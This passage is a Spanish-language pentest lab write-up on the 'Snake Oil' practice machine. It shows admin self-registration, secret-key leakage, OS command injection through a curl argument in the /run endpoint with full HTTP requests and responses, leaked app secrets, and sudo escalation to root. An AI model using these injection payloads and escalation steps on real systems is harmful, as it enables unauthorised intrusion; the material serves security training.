
Posteriormente, en el módulo Repeater, se modificó el método HTTP de la petición de **GET** a **POST** para el endpoint **/run**, obteniendo como respuesta del servidor un código de estado 405 Method Not Allowed con el mensaje indicando que el método no está permitido para la URL solicitada.




Se utilizó la sección de mapa del sitio ("Target") en Burp Suite para examinar el historial de rutas recopiladas, seleccionando la ruta **/registration** sobre la cual se desplegó el menú contextual para enviarla al módulo Repeater mediante la opción "Send to Repeater".




Posteriormente, desde el módulo Repeater, se ejecutó una solicitud HTTP de tipo GET dirigida hacia el endpoint **/registration** del servidor objetivo en 10.0.2.3:8080, obteniendo como respuesta un código de estado 200 OK junto con un objeto JSON que contiene un mensaje de error indicando "Wrong Method!!!" debido a la incompatibilidad del método HTTP empleado.




Se utilizó el módulo Repeater de Burp Suite para enviar una solicitud HTTP mediante el método POST dirigida al endpoint `/registration` del servidor objetivo en `10.0.2.3:8080`. Como se observa en la respuesta, el envío de la petición sin un cuerpo estructurado generó un código de estado 400 Bad Request en formato JSON, indicando mediante un mensaje de error que el campo de nombre de usuario no puede estar vacío ("Username field cannot be blank.").



Posteriormente, se modificó la petición agregando un cuerpo de datos en formato JSON que incluye únicamente el parámetro `username` configurado con el valor `admin`. Al reenviar la solicitud, el servidor respondió nuevamente con un código de estado 400 Bad Request, mostrando en su estructura JSON un nuevo mensaje que especifica que el campo de contraseña tampoco puede estar en blanco ("Password field cannot be blank.").



Finalmente, se completó la estructura del cuerpo de la petición enviando un formato JSON con los parámetros username y password definidos con el valor admin. Tras el reenvío de la solicitud, el servidor respondió con un código de estado 200 OK, confirmando la creación exitosa del usuario mediante un mensaje que indica que fue creado correctamente e invitando a usar el API de autenticación, además de retornar un token de acceso (access_token) estructurado como JWT.



Se utilizó nuevamente el módulo Repeater de Burp Suite para enviar una solicitud HTTP mediante el método GET dirigida al endpoint /secret del servidor objetivo en 10.0.2.3:8080, incluyendo la cabecera de cookies con el token de acceso estructurado en la cookie access_token_cookie.

Cookie Options:


These are only applicable if a route is configured to accept JWTs via cookies.

JWT_ACCESS_COOKIE_NAME

The name of the cookie that will hold the access token.

Default: "access_token_cookie"

Como se observa en la respuesta del servidor, se obtuvo un código de estado 200 OK junto con una estructura en formato JSON que revela los parámetros "ip-address": "" y, de manera destacada, la clave secreta "secret_key": "commandexecutionissecret". Asimismo, se complementó la validación técnica consultando la documentación oficial de Flask-JWT-Extended referente a las opciones de cookies (JWT_ACCESS_COOKIE_NAME), confirmando el uso de la cookie por defecto para la gestión de tokens de acceso en la aplicación web.



Vulnerabilidades: riesgo y viabilidad de explotación

- Control de Acceso Roto en /registration En el endpoint /registration de la aplicación "Snake Oil" se identificó un fallo arquitectónico con un nivel de riesgo crítico y una viabilidad alta. Este fallo permite registrar cuentas de alto nivel, como un usuario administrador, sin requerir ningún proceso de autorización previa. La omisión de validaciones de roles en la lógica del backend permite manipular el cuerpo JSON de la petición HTTP POST para auto-asignarse privilegios y generar un token JWT válido, el cual fue confirmado en la práctica al obtener una respuesta de confirmación por parte del servidor.
- Exposición de Información Sensible en /secret El endpoint /secret sufre de una vulnerabilidad de exposición de información con un riesgo alto y explotación trivial. Al inyectar un JWT válido en las cookies de sesión (obtenido mediante el registro inseguro previo), la aplicación responde devolviendo en texto plano la llave estática de validación interna, identificada como commandexecutionissecret. Exponer explícitamente estas credenciales operativas en las respuestas HTTP compromete severamente la confidencialidad de todo el esquema de autorización de la aplicación.
- SSRF y Ejecución Remota de Código (RCE) en /run El endpoint /run presenta una vulnerabilidad crítica cuya viabilidad es sumamente alta, ya que utiliza la llave secreta previamente expuesta para eliminar las barreras de protección. El servidor procesa una entrada arbitraria (una URL) condicionada únicamente a la validación de dicha llave. Al no existir una correcta sanitización de las cadenas enviadas al intérprete del sistema, es posible alterar la sintaxis de la petición para inyectar y ejecutar comandos nativos de Linux, logrando ejecutar código de forma remota.

Explotacion las vulnerabilidades

Esta es la fase de intrusión donde las debilidades lógicas identificadas se materializan de forma activa. La metodología consiste en abusar de la ausencia de validaciones para forzar la evasión de mecanismos de autenticación, extraer credenciales operativas internas y estructurar cargas útiles (payloads) maliciosas. El fin principal es obligar a la aplicación web a procesar datos no sanitizados que deriven en la ejecución de comandos arbitrarios en el sistema operativo.

Se volvió al módulo Repeater de Burp Suite para enviar una solicitud HTTP mediante el método POST dirigida al endpoint /run del servidor objetivo en 10.0.2.3:8080.

En la petición se incluyó un cuerpo en formato JSON que integra tanto el parámetro url configurado con el valor 127.0.0.1:12345 como el parámetro **secret_key** inicializado con la clave secreta obtenida previamente (**commandexecutionissecret**). Como se observa en la respuesta del servidor, se obtuvo un código de estado 500 INTERNAL SERVER ERROR junto con una estructura JSON cuyo mensaje muestra la salida de la ejecución de cURL indicando un error de conexión (curl: (7) Failed to connect to 127.0.0.1 port 12345: Connection refused), lo que confirma la correcta validación de la clave y el comportamiento del backend al intentar realizar la petición interna solicitada.

Request	Response
<pre>1 POST /run HTTP/1.1 2 Host: 10.0.2.3:8080 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 75 10 Content-Type: application/json 11 12 { 13 "url": "127.0.0.1:12345", 14 "secret_key": "commandexecutionissecret" 15 } 16</pre>	<pre>1 HTTP/1.1 500 INTERNAL SERVER ERROR 2 Server: nginx/1.14.2 3 Date: Sun, 06 Sep 2026 21:03:32 GMT 4 Content-Type: application/json 5 Content-Length: 344 6 Connection: keep-alive 7 8 { 9 "message": " % Total % Received % Xferd Average Speed Time Time Time Current\n Dload Upload Total Spent Left Speed\n\r 0 0 0 0 0 0 --:--:-- --:--:-- -- --:--:-- 0curl: (7) Failed to connect to 127.0.0.1 port 12345: Connection refused\n", "success":false } 9</pre>

En la petición se incluyó un cuerpo en formato JSON donde el parámetro **url** fue modificado para inyectar una bandera y un comando de sistema (**-h ls**), manteniendo el parámetro **secret_key** configurado con la clave obtenida previamente (**commandexecutionissecret**). Como se observa en la respuesta del servidor, se obtuvo un código de estado 200 OK junto con una estructura JSON con el indicador "**success**": **true**, cuyo mensaje muestra la salida del comando ejecutado en el sistema operativo mediante la enumeración de archivos y directorios del entorno (incluyendo elementos como **app.py**, **database.db**, **requirements.txt**, entre otros), confirmando de este modo la existencia de una vulnerabilidad de ejecución remota de comandos (RCE).

Request	Response
<pre>1 POST /run HTTP/1.1 2 Host: 10.0.2.3:8080 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 67 10 Content-Type: application/json 11 12 { 13 "url": "-h ls", 14 "secret_key": "commandexecutionissecret" 15 } 16</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.14.2 3 Date: Sun, 06 Sep 2026 21:06:45 GMT 4 Content-Type: application/json 5 Content-Length: 250 6 Connection: keep-alive 7 8 { 9 "message": "app.db\\napp.py\\ndatabase.db\\nflaskapi\\nflask_blog\\nflask_blog.sock\\nhello.py\\ninit_db.py\\nlibrary.db\\nmodels.py\\noutput.txt\\n__pycache__\\nrequirements.txt\\nresources.py\\nschema.sql\\nstatic\\ntemplates\\nviews.py\\nwsgi.py\\n", "success": true } </pre>

En la petición se configuró un cuerpo en formato JSON donde el parámetro url fue modificado para ejecutar el comando **-h cat app.py**, empleando la clave secreta obtenida anteriormente (**commandexecutionissecret**) en el parámetro secret_key. Como se observa en la respuesta del servidor, se obtuvo un código de estado 200 OK con el indicador de éxito en verdadero, mostrando en la estructura JSON el contenido del código fuente del archivo app.py de la aplicación, lo que permite inspeccionar la lógica interna y las directivas de seguridad configuradas en el servidor.

Request	Response
<pre>1 POST /run HTTP/1.1 2 Host: 10.0.2.3:8080 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 75 10 Content-Type: application/json 11 12 { 13 "url": "-h cat app.py", 14 "secret_key": "commandexecutionissecret" 15 } 16</pre>	<pre>LAlchemyn\nfrom datetime import datetime\nfrom datetime import timedelta\nfrom datetime import timezone\nfrom flask_jwt_extended import create_access_token\nfrom flask_jwt_extended import create_refresh_token\nfrom flask_jwt_extended import get_jwt\nfrom flask_jwt_extended import get_jwt_identity\nfrom flask_jwt_extended import jwt_required\nfrom flask_jwt_extended import JWTManager\nfrom flask_jwt_extended import set_access_cookies\nfrom flask_jwt_extended import unset_jwt_cookies\nfrom subprocess import Popen, TimeoutExpired, PIPE\nndef get_db_connection():\n conn = sqlite3.connect('database.db')\n conn.row_factory = sqlite3.Row\n return conn\n\ndef get_post(post_id):\n conn = get_db_connection()\n post = conn.execute('SELECT * FROM posts WHERE id = ?').fetchone()\n conn.close()\n if post is None:\n abort(404)\n return post\n\napp = Flask(__name__)\napi = Api(app)\napp.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'\napp.config['JWT_COOKIE_SECURE'] = True\napp.config['JWT_SECRET_KEY'] = 'NoReasonableDOUBTthisPASSWORDisGOOD'\napp.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)\napp.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)\napp.config['JWT_TOKEN_LOCATION'] = ['cookies']\napp.config['JWT_COOKIE_CSRF_PROTECT'] = False\n# development setting\napp.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'\napp.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False\nndb = SQLAlchemy(app)\njwt = JWTManager(app)\n# initialization of internal session\n@app.before_first_request\ndef create_tables()</pre>

Se utilizó la terminal de Kali Linux para establecer una conexión de acceso remoto mediante el comando **ssh patrick@10.0.2.3**. Tras aceptar la huella digital del servidor e introducir las credenciales correspondientes, se autenticó de forma exitosa en el sistema objetivo identificado como SNAKEOIL (ejecutando Debian GNU/Linux 4.19.0-16-amd64), obteniendo una sesión interactiva bajo el usuario **patrick@SNAKEOIL:~\$**.

```
(kali@kali)~$ ssh patrick@10.0.2.3
The authenticity of host '10.0.2.3 (10.0.2.3)' can't be established.
ED25519 key fingerprint is: SHA256:j6ytSalC59gdH0E3qXAhAky3XaaSGl9IeOeEML7+Imc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.3' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
patrick@10.0.2.3's password:
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
patrick@SNAKEOIL:~$
```

Actividades de post explotación

Una vez obtenido un compromiso inicial del sistema, el objetivo de esta etapa es consolidar el acceso y maximizar el control sobre la máquina víctima. Las técnicas utilizadas se basan en establecer conexiones remotas interactivas y realizar una enumeración interna del sistema operativo. Al identificar configuraciones deficientes y abusar de malas prácticas en la asignación de permisos locales, se busca elevar privilegios desde un usuario restringido hasta obtener el control administrativo total.

Se utilizó la sesión interactiva SSH para ejecutar el comando **sudo -l**, lo que permitió verificar los permisos y privilegios asignados al usuario **patrick** en el sistema objetivo. Posteriormente, se ejecutó el comando **sudo su root** para elevar privilegios a superusuario, verificando la identidad mediante **whoami** y obteniendo una shell con permisos de **root**.

Finalmente, tras navegar al directorio raíz **/root** y listar su contenido mediante **ls**, se visualizó el archivo **proof.txt**, cuyo contenido fue mostrado en pantalla utilizando el comando **cat proof.txt**, revelando el mensaje de confirmación de obtención exitosa de una shell de root en la máquina objetivo.

```
root@SNAKEOIL:~$ ls
Desktop  Downloads  local.txt  Pictures  Public  Videos
Documents flask_blog Music      Postman   Templates vmware-tools-distrib
root@SNAKEOIL:~$ exit
exit
patrick@SNAKEOIL:~$ sudo -l
Matching Defaults entries for patrick on SNAKEOIL:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User patrick may run the following commands on SNAKEOIL:
(root) NOPASSWD: /sbin/shutdown
(ALL : ALL) ALL
patrick@SNAKEOIL:~$ sudo su root
root@SNAKEOIL:~$ whoami
root
root@SNAKEOIL:~$ cd /root
bash: cd: /root: No such file or directory
root@SNAKEOIL:~$ ls
proof.txt  sudoers.bak
root@SNAKEOIL:~$ cat proof.txt
Congratulations on obtaining a root shell on this machine! :-)
```

Conclusiones

La ejecución de este laboratorio de pruebas de penetración demostró de manera práctica cómo la concatenación de vulnerabilidades lógicas de la capa de aplicación puede derivar en el compromiso crítico y total de la infraestructura subyacente. El acceso inicial y la explotación no requirieron de vulneraciones complejas a nivel de red, sino que se lograron explotando deficiencias directas en el diseño, la lógica de negocio y la validación de datos de la aplicación web "Snake Oil".

El análisis técnico evidenció que la falta de un control de acceso adecuado (Broken Access Control) en el proceso de registro permitió la manipulación de roles y la obtención de credenciales operativas sensibles. La exposición injustificada de la llave secreta del servidor proporcionó los elementos necesarios para evadir los controles del endpoint de ejecución. En consecuencia, la ausencia de sanitización de entradas facilitó una inyección de comandos que derivó en una Ejecución Remota de Código (RCE). Finalmente, el escalamiento a superusuario (root) confirmó que una mala configuración en las políticas de permisos locales anula cualquier barrera de seguridad residual, comprometiendo la confidencialidad, integridad y disponibilidad del sistema en su totalidad.

Bibliografía

National Vulnerability Database. (2018). *CVE-2018-15473 Detail* [Vulnerabilidad de enumeración de usuarios en OpenSSH]. National Institute of Standards and Technology (NIST). <https://nvd.nist.gov/vuln/detail/CVE-2018-15473>

National Vulnerability Database. (2019). *CVE-2019-9511 Detail* [Vulnerabilidad DoS HTTP/2 Data Dribble en servidores web como Nginx]. National Institute of Standards and Technology (NIST). <https://nvd.nist.gov/vuln/detail/CVE-2019-9511>

OWASP Foundation. (2021). *A01:2021 – Broken Access Control* [Control de Acceso Roto]. OWASP Top 10:2021. https://owasp.org/Top10/es/A01_2021-Broken_Access_Control/

OWASP Foundation. (2021). *A03:2021 – Injection* [Inyección de Comandos OS y ejecución de código]. OWASP Top 10:2021. https://owasp.org/Top10/es/A03_2021-Injection/

OWASP Foundation. (2021). *A10:2021 – Server-Side Request Forgery (SSRF)* [Falsificación de Peticiones del Lado del Servidor]. OWASP Top 10:2021. https://owasp.org/Top10/es/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/

PortSwigger. (s.f.). *Access control vulnerabilities and privilege escalation* [Vulnerabilidades de control de acceso y escalamiento de privilegios]. Web Security Academy. Recuperado el 7 de septiembre de 2026, de <https://portswigger.net/web-security/access-control>

PortSwigger. (s.f.). *OS command injection* [Inyección de comandos del sistema operativo]. Web Security Academy. Recuperado el 7 de septiembre de 2026, de <https://portswigger.net/web-security/os-command-injection>